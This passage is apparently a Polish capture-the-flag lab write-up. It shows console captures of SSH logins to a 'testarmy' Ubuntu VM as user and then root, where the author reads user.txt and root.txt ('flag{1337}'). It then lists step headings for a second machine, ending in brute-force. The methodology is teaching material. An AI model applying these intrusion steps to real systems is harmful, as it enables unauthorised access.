
```
les:config' at Tue, 30 Jan 2024 13:25:52 +0000. Up 42.29 seconds.
[   44.309766] cloud-init[1110]: Cloud-init v. 23.1.2-0ubuntu0~22.04.1 running 'modules:final' at Tu
e, 30 Jan 2024 13:25:53 +0000. Up 44.10 seconds.
[   44.550570] cloud-init[1110]: Cloud-init v. 23.1.2-0ubuntu0~22.04.1 finished at Tue, 30 Jan 2024
13:25:54 +0000. Datasource DataSourceNone.  Up 44.53 seconds
[   44.552546] cloud-init[1110]: 2024-01-30 13:25:54,283 - cc_final_message.py[WARNING]: Used fallba
ck datasource

testarmy login: uranus
Password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jan 30 02:12:13 PM UTC 2024

  System load:  0.0               Processes:               110
  Usage of /:   37.6% of 9.75GB   Users logged in:         0
  Memory usage: 11%               IPv4 address for enp0s3: 192.168.100.22
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

105 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue May 10 08:26:01 UTC 2022 from 192.168.0.158 on pts/1
uranus@testarmy:~$
```

7. Zdobycie flag użytkownika


Z poziomu Kali weszłam do katalogów użytkownika

Zdobycie flagi user.txt


```
uranus@testarmy: ~
File  Actions  Edit  View  Help

┌──(root㉿kali)-[/home/kali]
└─# ssh uranus@192.168.100.22 -p 22
The authenticity of host '192.168.100.22 (192.168.100.22)' can't be established.
ED25519 key fingerprint is SHA256:Oh4jSTvEH3MOWXJ6sWf6a1CebgOAgf5dvE9hDmmM8CU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.22' (ED25519) to the list of known hosts.
uranus@192.168.100.22's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jan 30 02:18:36 PM UTC 2024

  System load:  0.0               Processes:               111
  Usage of /:   37.6% of 9.75GB   Users logged in:         1
  Memory usage: 11%               IPv4 address for enp0s3: 192.168.100.22
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

105 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Jan 30 14:12:14 2024
uranus@testarmy:~$ ls-l
ls-l: command not found
uranus@testarmy:~$ ls -l
total 4
-rw-rw-r-- 1 uranus uranus 13 May 10  2022 user.txt
uranus@testarmy:~$ nano user.txt
uranus@testarmy:~$
```



Tak samo znając hasło dla root




```
File  Actions  Edit  View  Help

Last login: Tue Jan 30 14:18:36 2024 from 192.168.100.10
uranus@testarmy:~$ nano root.txt
uranus@testarmy:~$ exit
logout
Connection to 192.168.100.22 closed.

┌──(root㉿kali)-[/home/kali]
└─# ssh root@192.168.100.22 -p 22
root@192.168.100.22's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jan 30 02:26:17 PM UTC 2024

  System load:  0.06689453125     Processes:               121
  Usage of /:   37.6% of 9.75GB   Users logged in:         1
  Memory usage: 11%               IPv4 address for enp0s3: 192.168.100.22
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

105 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Oct  9 11:32:52 2022
root@testarmy:~# ls -l
total 8
-rw-r--r-- 1 root root   11 May 10  2022 root.txt
drwx------ 3 root root 4096 May 10  2022 snap
root@testarmy:~# nano root.txt
root@testarmy:~#
```


root@testarmy: ~
File Actions Edit View Help
GNU nano 6.2 root.txt
flag{1337}
[Read 1 line]
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo


PYTHON

1. Ustalenie adresu IP


- Kali




- Windows




2. Maska podsieci




3. Przeskanować sieć i ustalić adres IP celu





4. Ustalić porty atakowanej maszyny



5. Banner grabbing







W przypadku portu 80 nie dostałam żadnych informacji.

6. Brute-force